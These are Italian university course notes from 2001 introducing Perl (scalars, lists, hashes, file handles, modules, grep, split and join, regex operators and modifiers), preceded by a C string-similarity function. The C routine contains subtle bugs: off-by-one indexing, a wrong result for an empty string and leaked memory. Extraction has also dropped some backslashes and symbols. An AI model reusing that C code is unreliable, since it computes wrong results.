$$\begin{matrix} s_{00} & \dots & s_{0m} \\ & \dots & \\ s_{n0} & \dots & s_{nm} \end{matrix}$$

I valori nella prima riga e nella prima colonna sono i valori iniziali che conosciamo; in ogni momento abbiamo bisogno solo dei valori nella i-esima riga (che sta per essere calcolata da sinistra verso destra) e di quelli nella $(i-1)$-esima riga. Per il nostro esempio l'algoritmo calcola una somiglianza di -3. Studiare bene questa funzione - è un buon test per la programmazione in C!

```
static int som (char *A, char *B)
{int u,v,w,n,m,i,j,s,dim,*X,*Y,*Z;
n=strlen(A); m=strlen(B); dim=(m+1)*sizeof(int);
X=malloc(dim); Y=malloc(dim);
if (n==0) return -2*n; if (m==0) return -2*m;
for (j=0;j< =m;j++) X[j]=-2*j;
for (i=1;i< =n;i++) {Y[0]=-2*i; for (j=1;j< =m;j++)
Y[j]=max3(Y[j-1]-2,X[j]-2,X[j-1]+2*(A[i]==B[j])-1);
Z=X; X=Y; Y=Z;}
s=X[m]; free(X); free(Y); return s;}

static int max3 (int a, int b, int c)
{int x;
if (a< =b) x=b; else x=a; if (x< =c) return c; return x;}
```

SISTEMI *di* ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica　　Anno accademico 2000/2001　　Numero 19 ◇ 10 Aprile 2001

Programmazione in Perl

Abbiamo già menzionato più volte il Perl come il linguaggio preferito dagli amministratori di sistema e come una felice combinazione di concezioni della linguistica e di abili tecniche di programmazione (pagg. 2 e 30).

Il vantaggio a prima vista più evidente del Perl sul C è che non sono necessarie dichiarazioni per le variabili e che variabili di tipo diverso possono essere liberamente miste, ad esempio come componenti di una lista. Esistono alcune differenze più profonde: nel Perl una funzione può essere valore di una funzione, e il nome di una variabile (compreso il nome di una funzione) può essere usato come stringa. Queste caratteristiche sono molto potenti e fanno del Perl un linguaggio adatto per la programmazione funzionale e l'intelligenza artificiale.

Variabili nel Perl

Il Perl non richiede una dichiarazione per le variabili che distingue invece dall'uso dei simboli $, @ e % con cui i nomi delle variabili iniziano. Il Perl conosce essenzialmente tre tipi di variabili: *scalari* (riconoscibili dal *$* iniziale), *liste* (o *vettori* di scalari, riconoscibili dal @ iniziale) e *vettori associativi* (*hashes*, che iniziano con %) di scalari. Iniziano invece senza simboli speciali i nomi delle funzioni e dei riferimenti a files (*filehandles*) (variabili improprie). Quindi in Perl *$alfa*, *@alfa* e *%alfa* sono tre variabili diverse, indipendenti tra di loro. Esempio:

```
#! /usr/bin/perl -w

$a=7; @a=(8,$a,"Ciao");
%a=("Galli",27,"Motta",26);
print "$a\n"; print '$a\n';
for (@a) {print "$_ "}
print "\n", $a{"Motta"}, "\n";
```

con output

```
7
$a\n8 7 Ciao
26
```

Nella prima riga riconosciamo la direttiva tipica degli script di shell (pag. 2) che in questo caso significa che lo script viene eseguito dall'interprete */usr/bin/perl* con l'opzione *-w* (da *warning*, avvertimento) per chiedere di essere avvertiti se il programma contiene parti sospette.

Stringhe sono incluse tra virgolette oppure tra apostrofi; se sono incluse tra virgolette, le variabili scalari e i simboli per i caratteri speciali (ad es. *\n*) che appaiono nella stringa vengono sostituite dal loro valore, non invece se sono racchiuse tra apostrofi.

Il punto e virgola alla fine di un'istruzione può mancare se l'istruzione è seguita da una parentesi graffa chiusa.

Il significato del *for* nell'esempio dovrebbe essere chiaro, anche se ci sono alcune differenze con il *for* del C. Infatti nel Perl ci sono due forme diverse per il *for*. In questo primo caso la variabile speciale *$_* percorre tutti gli elementi della lista *@a*; le parentesi graffe attorno a {*print "$_ "*} sono necessarie, nonostante che si tratti di una sola istruzione. Si vede anche che il *print*, come altre funzioni del Perl, in situazioni semplici non richiede le parentesi tonde attorno all'argomento. Bisogna però stare attenti anche con *print* perché ad esempio con *print (3-1)*7* si ottiene l'output *2*, perché viene prima eseguita l'espressione *print(3-1)*, seguita da un'inutile moltiplicazione per *7*. Quindi qui bisogna scrivere *print((3-1)*7)*.

Parleremo più avanti delle variabili hash; nell'esempio si vede che *$a{"Motta"}* è il valore di *%a* nella voce *"Motta"*. Si nota con un po' di sorpresa forse che *$a{"Motta"}* non inizia con *%* ma con *$*; la ragione è che il valore della componente è uno scalare dal quale è del tutto indipendente la variabile *$a*.

Questa settimana

82　Programmazione in Perl
　　Variabili nel Perl
　　Input dalla tastiera

83　Files e operatore <>
　　Funzioni del Perl
　　Moduli
　　Il modulo files

84　La funzione grep del Perl
　　Liste
　　fatt, fib, horner, max in Perl
　　Contesto scalare e contesto listale

85　Vero e falso
　　Alcuni operatori per liste
　　Vettori associativi
　　each
　　split e join
　　Libri sul Perl

Input dalla tastiera

Esaminiamo ancora il programma introdotto a pag. 2; assumiamo che sia contenuto nel file **alfa-1**. Dopo il comando *alfa-1* dalla shell (dobbiamo ricordarci di rendere il file eseguibile con *chmod +x alfa-1*) ci viene chiesto il nome che possiamo inserire dalla tastiera; il programma ci saluta utilizzando il nome specificato.

```
#! /usr/bin/perl -w
# alfa-1
use strict 'subs';

print "Come ti chiami? ";
$nome=<stdin> ; chop($nome);
print "Ciao, $nome!\n";
```

Se una riga contiene un # (che però non deve far parte di una stringa), il resto della riga (compreso il #) viene ignorato dall'interprete, con l'eccezione della direttiva *#!* (*shebang*, probabilmente da *shell bang*; *shebang* significa "cosa", "roba", ma anche "capanna") che viene vista prima dalla shell e le indica quale interprete (Perl, Shell, Python, ...) deve eseguire lo script.

L'istruzione *use strict 'subs';* controlla se il programma non contiene stringhe non contenute tra virgolette o apostrofi (*bar words*); in pratica avverte soprattutto quando si è dimenticato il simbolo *$* all'inizio del nome di una variabile scalare.

<stdin> legge una riga dallo standard input, compreso il carattere di invio finale che viene tolto con *chop*, una funzione che elimina l'ultimo carattere di una stringa.

Files e operatore <>

stdin, *stdout* e *stderr* sono i *filehandles* (un tipo improprio di variabile che corrisponde alle variabili del tipo *FILE** del C) che denotano standard input, standard output e standard error. Se *File* è un filehandle, *<File>* è il risultato della lettura di una riga (*readline*) dal file corrispondente a *File*. Esso contiene anche il carattere di invio alla fine di ogni riga.

Può accadere che l'ultima riga di un file non termini in un carattere invio, quindi se usiamo *chop* per togliere l'ultimo carattere, possiamo perdere un carattere. Nell'input da tastiera l'invio c'è sempre, quindi possiamo usare *chop*; altrimenti si può usare la funzione *chomp* che toglie l'ultimo carattere da una stringa solo se è il carattere invio.

Per aprire un file si può usare *open* come nel seguente esempio (lettura di un file e stampa sullo schermo):

```
open(File,"lettera");
while (< File> ) {print $_}
close(File);
```

Il separatore di fineriga (che può essere anche una stringa) è il valore della variabile speciale `$/` e può essere impostato dal programmatore. Se lo rendiamo indefinito con `$/=undef` possiamo leggere tutto il file in un blocco solo:

```
$/=undef;
open(File,"lettera");
print < File> ;
close(File);
```

Per aprire il file *beta* in scrittura si può usare *open(File,"> beta")* oppure, nelle più recenti versioni del Perl, *open(File,"> ","beta")*. La seconda versione può essere applicata anche a files il cui nome inizia con > (una cattiva idea comunque per le evidenti inferenze con il simbolo di redirezione > della shell). Similmente con *open(File,"> > beta")* si apre un file per aggiungere un testo.

Il filehandle diventa allora il primo argomento di *print*, il testo da scrivere sul file è il secondo argomento, come nell'esempio che segue e nelle funzioni *files::scrivi* e *files::aggiungi*.

```
open(File,"> beta");
print File "Ciao, Franco.\n";
close(File);
```

Abbiamo già osservato che la variabile che abbiamo chiamato *File* negli usi precedenti di *open* è impropria; una conseguenza è che questa variabile non può essere usata come variabile interna (mediante *my*) o locale di una funzione, in altre parole non può essere usata in funzioni annidate. Per questo usiamo i moduli *FileHandle* e *DirHandle* del Perl che permettono di utilizzare variabili scalari per riferirsi a un filehandle, come nel nostro modulo *files* che viene descritto a lato.

Funzioni del Perl

Una funzione del Perl ha il formato seguente

```
sub f {...}
```

dove al posto dei puntini stanno le istruzioni della funzione. Gli argomenti della funzione sono contenuti nella lista `@_` a cui si riferisce in questo caso l'operatore *shift* che estrae da una lista il primo elemento. Le variabili interne della funzione vengono dichiarate tramite *my* oppure con *local* (che però ha un significato leggermente diverso da quello che uno si aspetta). La funzione può restituire un risultato mediante un *return*, altrimenti come risultato vale l'ultimo valore calcolato prima di uscire dalla funzione. Alcuni esempi tipici che illustrano soprattutto l'uso degli argomenti:

```
sub raddoppia {my $a=shift; $a+$a}

sub sommaduenumeri {my ($a,$b)=@_; $a+$b}

sub sommalista {my $s=0; for (@_) {$s+=$_} $s}

print raddoppia(4)," ";
print sommaduenumeri(6,9)," ";
print sommalista(0,1,2,3,4),"\n";
```

con output *8 15 10*.

Moduli

Le raccolte di funzioni in Perl si chiamano *moduli*; è molto semplice crearle. Assumiamo che vogliamo creare un modulo *matematica*; allora le funzioni di questo modulo vanno scritte in un file **matematica.pm** (quindi il nome del file è uguale al nome del modulo a cui viene aggiunta l'estensione **.pm** che sta per *Perl module*). Prima delle istruzioni e funzioni adesso deve venire la dichiarazione *package matematica;*.

Il modulo può contenere anche istruzioni al di fuori delle sue funzioni; per rendere trasparenti i programmi queste istruzioni dovrebbero solo riguardare le variabili proprie del modulo.

Nell'utilizzo il modulo restituisce un valore che è uguale al valore dell'ultima istruzione in esso contenuto; se non ci sono altre istruzioni, essa può anche consistere di un *1;* all'inizio del file (che però non deve essere invalidata da un'altra istruzione che restituisce un valore falso).

Dopo di ciò altri moduli o il programma principale possono usare il modulo matematica con l'inclusione *use matematica;*; una funzione *f* di *matematica* deve essere chiamata con *matematica::f*.

Se alcuni moduli che si vogliono usare si trovano in cartelle α, β, γ che non sono tra quelle nelle quali il Perl cerca di default, si indica ciò con *use lib 'α', 'β', 'γ';*.

Il modulo files

```
1; # files.pm
use DirHandle; use FileHandle;

package files;

sub aggiungi {my ($a,$b)=@_; my $file=new FileHandle;
open($file,"> > $a"); print $file $b; close($file)}

sub leggi {local $/=undef; my $a; my $file=new FileHandle;
if (open($file,shift)) {$a=< $file> ; close($file); $a} else {''}}

sub scrivi {my ($a,$b)=@_; my $file=new FileHandle;
open($file,"> $a"); print $file $b; close($file)}

sub catalogo {my $dir=new DirHandle;
opendir($dir,shift); my @a=grep {!/^\./} readdir($dir);
closedir($dir); @a}
```

In *catalogo* il significato di *opendir* e *closedir* è chiaro; *readdir* restituisce il catalogo della cartella associata con il *dirhandle* `$dir`, da cui, con un *grep* (pag. 84) il cui primo argomento è un espressione regolare, vengono estratti tutti quei nomi che non iniziano con un punto (cioè che non sono files o cartelle nascosti). Esempi d'uso:

```
use files;

print files::leggi("lettera");

for (files::catalogo('.')) {print "$_\n"}

$catalogo=join("\n",files::catalogo('/'));
files::scrivi("root",$catalogo);
```

Qui abbiamo usato la funzione *join* (pag. 85) per unire gli elementi della lista ottenuta con *files::catalogo* in un'unica stringa.

La funzione grep del Perl

La funzione *grep* viene usata come filtro per estrarre da una lista quelle componenti per cui un'espressione (nel formato che scegliamo il primo argomento di *grep*) è vera. La variabile speciale *$_* può essere usata in questa espressione e assume ogni volta il valore dell'elemento della lista che viene esaminato. Esempi:

```
sub pari {grep {$_%2==0} @_}
sub negativi {grep {$_< 0} @_}
@a=pari(0,1,2,3,4,5,6,7,8);
for (@a) {print "$_ "}
print "\n"; # output 0 2 4 6 8
@a=negativi(0,2,-4,3,-7,-10,9);
for (@a) {print "$_ "}
print "\n"; # output -4 -7 -10
@a=("Ferrara","Firenze","Roma","Foggia");
@a=grep {!/^F/} @a;
for (@a) {print "$_ "}
print "\n"; # output Roma
```

Come nelle espressioni regolari della shell (pag. 8) il cappuccio ˆ denota l'inizio della riga, e quindi */ˆF/* è vera se la riga inizia con *F*; un punto esclamativo anteposto significa negazione.

Liste

Una variabile che denota una lista ha un nome che, come sappiamo, inizia con @. I componenti della lista devono essere scalari. Non esistono quindi liste di liste e simili strutture superiori nel Perl (a differenza ad esempio dal Lisp) che comunque possono, con un po' di fatica, essere simulate utilizzando *puntatori* (che in Perl si chiamano *riferimenti*).

Perciò, e questo è caratteristico per il Perl, la lista *(0,1,(2,3,4),5)* è semplicemente un modo più complicato di scrivere la lista *(0,1,2,3,4,5)*, e dopo

```
@a=(0,1,2); @b=(3,4,5);
@c=(@a,@b);
```

@c è uguale a *(0,1,2,3,4,5)*, ha quindi 6 elementi e non due. Perciò la seguente funzione può essere utilizzata per stampare le somme delle coppie successive di una lista.

```
sub sdue {my ($x,$y);
  while (($x,$y,@_)=@_) {print $x+$y,"\n"}}
```

Perché termina il ciclo del *while* in questo esempio? A un certo punto la lista @_ rimasta sarà vuota (se all'inizio consisteva di un numero pari di argomenti), quindi l'espressione all'interno del *while* equivarrà a *($x,$y,@_)=()* (in Perl *()* denota la lista vuota), e quindi anche la parte sinistra in essa è vuota; la lista vuota in Perl però ha il valore booleano *falso*.

Il *k*-esimo elemento di una lista *@a* (cominciando a contare da 0) viene denotato con *$a[k]*. *@a[k]* invece ha un significato diverso ed è uguale alla lista il cui unico elemento è *$a[k]*. Infatti le parentesi quadre possono essere utilizzate per denotare segmenti di una lista: *@a[2..4]* denota la lista i cui elementi sono *$a[2]*, *$a[3]* e *$a[4]*, in *@a[2..4,6]* l'elemento *$a[6]* viene aggiunto alla fine del segmento, in *@a[6,2..4]* invece all'inizio.

(2..5) è la lista *(2,3,4,5)*, mentre *(2..5,0,1..3)* è uguale a *(2,3,4,5,0,1,2,3)*.

fatt, fib, horner, max in Perl

Semplicissimi esempi; si noti l'uso di *shift* per passare un singolo argomento e la forma abbreviata dell'*if* che può essere usata quando manca l'*else*.

La funzione *fib* usa il metodo del sistema (pag. 45) e restituisce una coppia di numeri, di cui il primo è il numero di Fibonacci cercato.

```
sub fatt {my $n=shift;
return 1 if $n< =1; $n*fatt($n-1)}
sub fib {my $n=shift;
if ($n==0) {return (1,0)}
($x,$y)=fib($n-1); ($x+$y,$x)}
sub horner {my ($b,$x,@a)=(0,@_); for (@a) {($b*=$x)+=$_;} $b;}
sub max {my $max=shift; for (@_) {$max=$_ if $_> $max} $max}
print fatt(7), "\n";
($f)=fib(17);
print "$f\n";
print horner(4,3,5,6,8,17), "\n";
print max(10,-2,3,6,0,5,11), "\n";
```

Si vede anche che con *($f)=fib(17)* la variabile *$f* assume il valore della prima componente della lista *fib(17)*; più in generale con *($x,$y,$z)=@a* si ottengono i primi tre elementi della lista *@a*.

La lista @_ degli argomenti di una funzione in Perl può avere lunghezza arbitraria, quindi è facilissimo definire funzioni con un numero variabile di argomenti (a differenza dal C, cfr. pag. 64), come mostrano le funzioni *horner* e *max* e la funzione *sommalista* a pag. 83.

Contesto scalare e contesto listale

In Perl avviene una specie di conversione automatica di liste in scalari e viceversa; se una variabile viene usata come scalare, si dice anche che viene usata in contesto scalare, e se viene usata come lista, si dice che viene usata in contesto listale. In verità è un argomento un po' intricato, perché si scopre che in contesto scalare le liste definite mediante una variabile si comportano diversamente da liste scritte direttamenta nella forma $(a_0, a_1, \ldots, a_n)$. Infatti in questa forma, in contesto scalare, la virgola ha un significato simile a quello dell'operatore virgola del C che abbiamo visto a pag. 64: se i componenti a_i sono espressioni che contengono istruzioni, queste vengono eseguite; il risultato (in contesto scalare) di tutta la lista è il valore dell'ultima componente.

Il valore scalare di una lista descritta da una variabile è invece la sua lunghezza.

Uno scalare in contesto listale diventa uguale alla lista il cui unico elemento è quello scalare. Esempi:

```
@a=7; # raro
print "$a[0]\n"; # output 7
@a=(8,2,4,7);
$a=@a; print "$a\n"; # output 4
$a=(8,2,4,7);
print "$a\n"; # output 7
@a=(3,4,9,1,5);
while (@a> 2) {print shift @a} # output 349
print "\n";
```

Un esempio dell'uso dell'operatore virgola:

```
$a=4;
$a=($a=2*$a,$a--,$a+=3);
print "$a\n"; # output 10
```

Vero e falso

La verità di un'espressione in Perl viene sempre valutata in contesto scalare. Gli unici valori scalari falsi sono la stringa vuota *""* e il numero 0. La lista vuota in questo contesto assume il valore 0 ed è quindi anch'essa falsa.

Lo stesso vale però per *(0)* e ogni lista scritta in forma esplicita il cui ultimo elemento è 0.

Attenzione: In Perl il numero 0 e la stringa *"0"* vengono identificati (si distinguono solo nell'uso), quindi anche la stringa *"0"* è falsa, benché non vuota. Le stringhe *"00"* e *"0.0"* sono invece vere.

Alcuni operatori per liste

L'istruzione *push(@a,@b)* aggiunge la lista @*b* alla fine della lista @*a*; lo stesso effetto si ottiene con *@a=(@a,@b)* che è però più lenta e probabilmente in molti casi implica che @*b* viene attaccata a una nuova copia di @*a*. La funzione restituisce come valore la nuova lunghezza di @*a*.

Per attaccare @*b* all'inizio di @*a* si usa invece *unshift(@a,@b)*; anche qui si potrebbe usare *@a=(@b,@a)* che è però anche qui meno efficiente. Anche questa funzione restituisce la nuova lunghezza di @*a*.

shift(@a) risp. *pop(@a)* tolgono il primo risp. l'ultimo elemento dalla lista @*a* e restituiscono questo elemento come valore. All'interno di una funzione si può omettere l'argomento; *shift* e *pop* operano allora sulla lista @_ degli argomenti (cfr. le funzioni *raddoppia*, *fatt*, *fib* e *max* alle pagg. 83 e 84).

Una funzione più generale per la modifica di una lista è *splice*; l'istruzione *splice(@a,pos,elim,@b)* elimina, a partire dalla posizione *pos* un numero *elim* di elementi e li sostituisce con la lista @*b*. Esempi:

```
@a=(0,1,2,3,4,5,6,7,8);

splice(@a,0,3,"a","b","c");
print "@a\n"; # output a b c 3 4 5 6 7 8

splice(@a,4,3,"x","y");
print "@a\n"; # output a b c 3 x y 7 8

splice(@a,1,6);
print "@a\n"; # output a 8
```

reverse(@a) restituisce una copia invertita della lista @*a* (che non viene modificata dall'istruzione).

$#a è l'ultimo indice valido della lista @*a* e quindi uguale alla sua lunghezza meno uno.

Vettori associativi

Vettori associativi (realizzati internamente mediante tabelle di *hash*) sono uno degli elementi linguistici più potenti del Perl. Un vettore associativo può essere considerato come un vettore i cui elementi vengono identificati da indici che possono essere scalari arbitrari invece che solo numeri $0, \ldots, n$.

Un vettore associativo è rappresentato da una lista con un numero pari di elementi che quindi possono essere immaginati come raggruppati in coppie di cui il primo elemento funge da indice (chiave), il secondo da componente corrispondente a quell'indice. L'elemento del vettore associativo *%a* corrispondente all'indice *u* è dato da *$a{u}*. Esempi:

```
%ab=("Belluno",36, "Padova",212, "Rovigo",51, "Treviso",82,
  "Venezia",292, "Verona",255, "Vicenza",110);

print "$ab{'Padova'}\n"; # output 212

$ab{'Bologna'}=382;
```

Con *keys %a* si ottiene una lista che contiene (in ordine casuale, per il modo in cui vengono memorizzati i valori di una tabella hash) gli indici (o chiavi) del vettore associativo *%a*; *values %* è invece una lista dei componenti di *%a*. Esempi:

```
%stip=("Antoni",4100, "Berti",5200, "Mora",2300, "Rossi",3800);

print "$stip{'Rossi'}\n"; # output 3800

$s=0;
for (keys %stip) {$s+=$stip{$_}}
print "$s\n"; # output 15400
```

each

La funzione *keys*, che crea una lista degli indici di un vettore associativo, permette di percorrere gli elementi del vettore, ad esempio per eseguire un'operazione per ciascun elemento del vettore. Se il numero degli elementi è però molto grande, diciamo nell'ordine di alcune decine di migliaia, ciò può richiedere molta memoria per la creazione di questa lista.

Per vettori associativi grandi si usa perciò un'altra costruzione, in cui appare la funzione *each*, come nell'esempio che segue:

```
$s=0;
while (($x,$y)=each %stip) {$s+=$y}
print "$s\n";
```

Bisogna qui usare *while*, non *for*!

split e join

Da una stringa *$a* con *@a=split(reg,$a)* si ottiene una lista @*a* che consiste delle parti di *$a* che si ottengono separando la stringa usando l'espressione regolare *reg* come separatore (tratteremo più in dettaglio nel prossimo numero le espressioni regolari del Perl, per il momento ci riferiamo ancora a quanto esposto a pag. 8). Esempi:

```
@a=split(//,"parolalunga");
for (@a) {print "$_\n"} # output: le singole lettere

@a=split(/ /,"alfa beta gamma");
for (@a) {print "$_\n"} # output: le tre parole

@a=split(/[,\-]+/,"alfa, beta - gamma");
for (@a) {print "$_\n"} # output: le tre parole
```

join($a,@b) restituisce una stringa che consiste degli elementi di @*b* uniti da *$a*.

Libri sul Perl

T. Christiansen/N. Torkington: Perl cookbook. O'Reilly 1999.

Raccolta di soluzioni per piccoli compiti di programmazione, piuttosto utile anche per il confronto con le proprie soluzioni.

J. Friedl: Mastering regular expressions. O'Reilly 2000. Cfr. pag. 14.

S. Gundavaram: CGI programming on the World Wide Web. O'Reilly 2001.

S. Srinivasan: Advanced Perl programming. O'Reilly 1999.

L. Wall/T. Christiansen/J. Orwant: Programming Perl. O'Reilly 2000.

Assolutamente il miglior testo per il Perl, praticamente completo. Larry Wall è l'inventore del Perl.

C. Wong: Web client programming with Perl. O'Reilly 1997.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 20 ◇ 26 Aprile 2001

Espressioni regolari nel Perl

Come abbiamo osservato a pag. 8, un'espressione regolare è una formula che descrive un insieme di parole. Questo importante concetto dell'informatica teorica è entrato in molti linguaggi predecessori del Perl, soprattutto nel mondo Unix, ai quali il Perl si è sostituito aggiungendo la versatilità e la potenza di un linguaggio ad altissimo livello. Il Perl è nato come "Practical Extraction and Report Language" (contiene infatti istruzioni per creare un output formattato adatto per rapporti sullo schermo o dattiloscritti, piuttosto valide, però poco usate quando si utilizza un linguaggio di composizione tipografico come il LaTEX e rimpiazzabili da apposite procedure in Perl che possono essere create per un'applicazione concreta) e le espressioni regolari rimangono uno degli strumenti più frequentemente utilizzati dal programmatore in Perl nel lavoro quotidiano; spesso inserendo o togliendo pochi caratteri in un'istruzione è possibile effettuare una modifica che in C poteva richiedere la completa riscrittura di una parte consistente del programma.

Gli operatori m ed s

m significa *matching* (corrispondere, accordarsi), *s* sostituzione. Il primo operatore viene usato per trovare parti di una parola che corrispondono a un'espressione regolare, il secondo per sostituire parti di una parola. In questo articolo impariamo soltanto la sintassi fondamentale di questi operatori e usiamo quindi negli esempi espressioni regolari molto semplici, riconducibili a quelle trattate a pag. 8. Iniziamo con l'operatore *m* e consideriamo le istruzioni

```
$a="fenilalanina e tirosina sono aminoacidi";

if ($a=~/nina/) {print "nina\n"} # output: nina
if ($a=~/[fct]iro/) {print "trovato\n"} # output: trovato
if ($a=~/([fct]iro)/) {print "$1\n"} # output: tiro
if ($a=~/([fct]i)ro/) {print "$1\n"} # output: ti
if ($a=~/a([a-z])i([a-z])o/) {print "$1-$2\n"} # output: m-n
```

Il significato di *$1* e *$2* è spiegato a pag. 88. Esempi di sostituzione:

```
$a="andare area dormire stare"; $b=$a;

$a=~s/are/ava/; print "$a\n";
# output: andava area dormire stare

$a=$b;

$a=~s/([ai])re(|$)/${1}va$2/g; print "$a\n";
# output: andava area dormiva stava

$a="ababacodelbababbo"; $b=$a;
$a=~s/aba/ibi/g; print "$a\n";
# output: ibibacodelbibibbo

$a=$b;
$a=~s/aba/iba/g; print "$a\n";
# output: ibabacodelbibabbo
# Si vede che l'elaborazione continua dalla posizione già raggiunta.

$a=~s/[aeiou]//g; print "$a\n";
# output: bbcdlbbbb

$a=~s/b+/b/g; print "$a\n";
# output: bcdlb
```

Si noti bene che in $s/\alpha/\beta/$ la prima parte (α) è un'espressione regolare, mentre β è una normale stringa (tranne nel caso in cui si utilizza il modificatore */e*). In entrambe le parti le variabili (ad esempio un *$a*) vengono espanse come se fossero contenute tra virgolette.

Questa settimana

86 Espressioni regolari nel Perl
Gli operatori m ed s
I modificatori /m ed /s

87 I metacaratteri
I metasimboli
Il modificatore /g
I modificatori /i ed /o
La funzione pos

88 Il modificatore /e
Riassunto dei modificatori
$_ sottinteso nelle espressioni regolari
Alternative a / ... /
Parentesi tonde
Uso di | nelle espressioni regolari

89 Ricerca massimale e minimale
Lettura a triple del DNA
L'angolo del legame tetraedrico
Fattori di una parola
index e rindex
printf e sprintf nel Perl

I modificatori /*m* ed /*s*

Il punto *(.)* nelle espressioni regolari sta per un carattere qualsiasi diverso dal carattere di nuova riga. Aggiungendo *s* alla fine dell'istruzione di matching, si ottiene che . comprende anche il carattere di nuova riga; si farà così quando con *(.*)* si vuole denotare una successione arbitraria di caratteri che si può estendere anche su più righe.

Come visto a pag. 8, ˆ e *$* vengono utilizzati per indicare l'inizio e la fine della stringa. Questo significato cambia se all'istruzione di matching aggiungiamo *m*: in questo caso ˆ indica anche l'inizio di una riga (cioè l'inizio della stringa oppure una posizione preceduta da un carattere di nuova riga), e similmente *$* indica anche la fine di una riga (cioè la fine della stringa oppure una posizione a cui segue un carattere di nuova riga).

Se, mentre si usa il modificatore */m*, ci si vuole riferire all'inizio della stringa, si utilizza *\A* (che senza */m* ha lo stesso significato di ˆ); mentre similmente *\z* indica la fine della stringa anche in presenza di */m* (ed è invece equivalente a *$* in assenza di */m*).

Siccome stringhe prelevate da un file spesso contengono un ultimo carattere di nuova riga, esiste un altro simbolo *\Z* che corrisponde alla posizione precedente a questo ultimo carattere di nuova riga, quando presente, altrimenti alla vera fine della stringa.

Questi simboli perdono il loro significato all'interno di parentesi quadre.

I metacaratteri

I seguenti caratteri hanno un significato speciale nelle espressioni regolari: \, | , *(*, *)*, *[*, *]*, {, }, ˆ, *$*, *, +, *?*, . e, all'interno di *[ ]*, anche -. Per privare questi caratteri del loro significato speciale, è sufficiente preporgli un \.

- **** viene usato per dare a un carattere il suo significato normale.
- **|** indica scelte alternative, che vengono esaminate da sinistra a destra.
- **()** Le parentesi rotonde vengono usate in più modi. Possono servire a racchiudere semplicemente un espressione per limitare il raggio d'azione di un'alternativa, per distinguere ad esempio *a(u| v)* da *au| v*, oppure per catturare una parte da usare ancora. Altri usi delle parentesi rotonde vengono descritti separatamente.
- **[]** Le parentesi quadre racchiudono insiemi di caratteri oppure il loro complemento (se subito dopo la parentesi iniziale *[* si trova un ˆ che in questo contesto non ha più il significato di inizio di parola che ha al di fuori delle parentesi quadre).
- **{}** Le parentesi graffe permettono la quantificazione delle ripetizioni: *a*{*3*} significa *aaa*, *a*{*2,5*} comprende *aa*, *aaa*, *aaaa* ed *aaaaa*.
- **ˆ** Questo carattere indica l'inizio di parola (oppure, quando è presente il modificatore */m*, anche l'inizio di una riga, cfr. pag. 86), quando non si trova all'interno delle parentesi quadre, dove, se si trova all'inizio, significa la formazione del complemento.
- **$** indica la fine della parola o della riga a seconda che manchi o sia presente l'operatore */m*.
- ***** L'asterisco è un quantificatore e indica che il simbolo precedente può essere ripetuto un numero arbitrario di volte (o anche mancare). Un *?* altera il comportamento di * come vedremo.
- **+** Ha lo stesso significato di *, tranne che il simbolo deve apparire almeno una volta. Un *?* altera il comportamento di +.
- **?** *a?* significa che *a* può apparire oppure no, con preferenza per il primo caso; *a??* invece con preferenza per il secondo caso. **?* significa che viene scelta la corrispondenza più breve possibile (altrimenti il Perl sceglie la più lunga); un discorso analogo vale per *+?*.
- **.** sta per un singolo carattere che deve essere diverso dal carattere di nuova riga se non è presente il modificatore */s* (pag. 86).
- **-** all'interno di parentesi quadre può essere usato per denotare un insieme di caratteri attigui. Per avere un semplice - all'interno delle parentesi graffe si deve usare \-.

I metasimboli

Abbiamo già spiegato il significato di *A*, *z* e *Z*. I simboli *0*, *n* e *t* vengono usati come in C e indicano il carattere ASCII 0, il carattere di nuova riga e il tabulatore. Esiste numerosi altri metasimboli, di cui elenchiamo quelli più comuni, sufficienti in quasi tutte le applicazioni pratiche:

\w	carattere alfanumerico, equivalente a [A-Za-z0-9_]
\W	non carattere alfanumerico
\d	[0-9] – il *d* deriva da *digit* (cifra)
\D	[ˆ0-9]
\s	spazio bianco, normalmente [\t\n\r\f]
\S	non spazio bianco

Il modificatore /*g*

Aggiungendo un *g* (da *global*) all'istruzione di matching, nel caso di una sostituzione si ottiene che le sostituzioni richieste vengono effettuate (in successione) tutte le volte che è possibile.

m/α/*g* invece in contesto listale restituisce una lista di tutte le corrispondenze trovate, se α non contiene parentesi di cattura; altrimenti solo le parti catturate. Esempio:

```
$a="E' tornata nell'Alto Volta.";
@lista=$a=~/t[aeiou]/g;
for (@lista) {print "$_ "} # output: to ta to ta
```

Nell'esempio che segue, più tipico per l'uso del Perl: estraiamo da una stringa (che potrebbe essere stata prelevata da un file) i valori di certe variabili creando un vettore associativo:

```
$a="a=6, b=200, at=130";
%valori=$a=~/([a-z]+)\s*=\s*([0-9]+)/g;
for (keys %valori) {print "$_ $valori{$_} "}
# output: a 6 b 200 at 130
```

I modificatori /*i* ed /*o*

Aggiungendo *i* all'istruzione di matching, nell'espressione regolare non viene distinto tra maiuscole e minuscole.

Aggiungendo *o* (da *optimize*), eventuali variabili contenute nell'espressione regolare vengono espanse una volta sola e quindi rimangono uguali anche quando durante l'esecuzione dell'istruzione di matching formalmente dovrebbero venir modificate. Esempio:

```
$cifra="\\d";
$naturale="[+]?$cifra+";
$intero="[+-]?$cifra+";

$a="88 alfa -603 beta 13";
@a=$a=~/$intero/go; for (@a) {print "$_ "}
# output: 88 -603 13
```

La funzione pos

Questa funzione restituisce la posizione in cui l'ultimo passaggio di un'istruzione /.../ si è fermata. Esempio:

```
$a="La Divina Commedia";
while ($a=~/([aeiou])/g) {print "$1 ", pos $a, " "}
# output: a 2 i 5 i 7 a 9 o 12 e 15 i 17 a 18
```

Siccome la posizione indicata è quella dopo l'ultima corrispondenza, il primo valore restituito è la posizione dopo la prima *a*, cioè 2. Infatti:

```
$a="0123 e 456";
while ($a=~/(\d+)/g) {print "$1 ", pos $a, " "}
# output: 0123 4 456 10
```

Il modificatore /*e*

Questo modificatore potente permette di inserire nelle istruzioni di sostituzione espressioni che contengono codici di Perl; la *e* deriva da *evaluation*. Più precisamente $s/\alpha/\beta/e$ significa che α viene sostituito dal valore calcolato di β. Quest'ultima espressione può contenere anche istruzioni che eseguono operazioni che non riguardano la sola sostituzione; il modificatore /*e* è quindi uno strumento estremamente versatile. Se la *e* viene ripetuta (una o più volte), anche la valutazione avviene un numero corrispondente di volte. Esempi:

```
$a="8 2 3 4 6 7";
$a=~s/(\d+) +(\d+)/$1*$2/eg;
print $a; # output 16 12 42

$a=3; $b="cerchi";
$c=$d='$a $b';
$c=~s/(\$\w+)/$1/eeg; print $c;
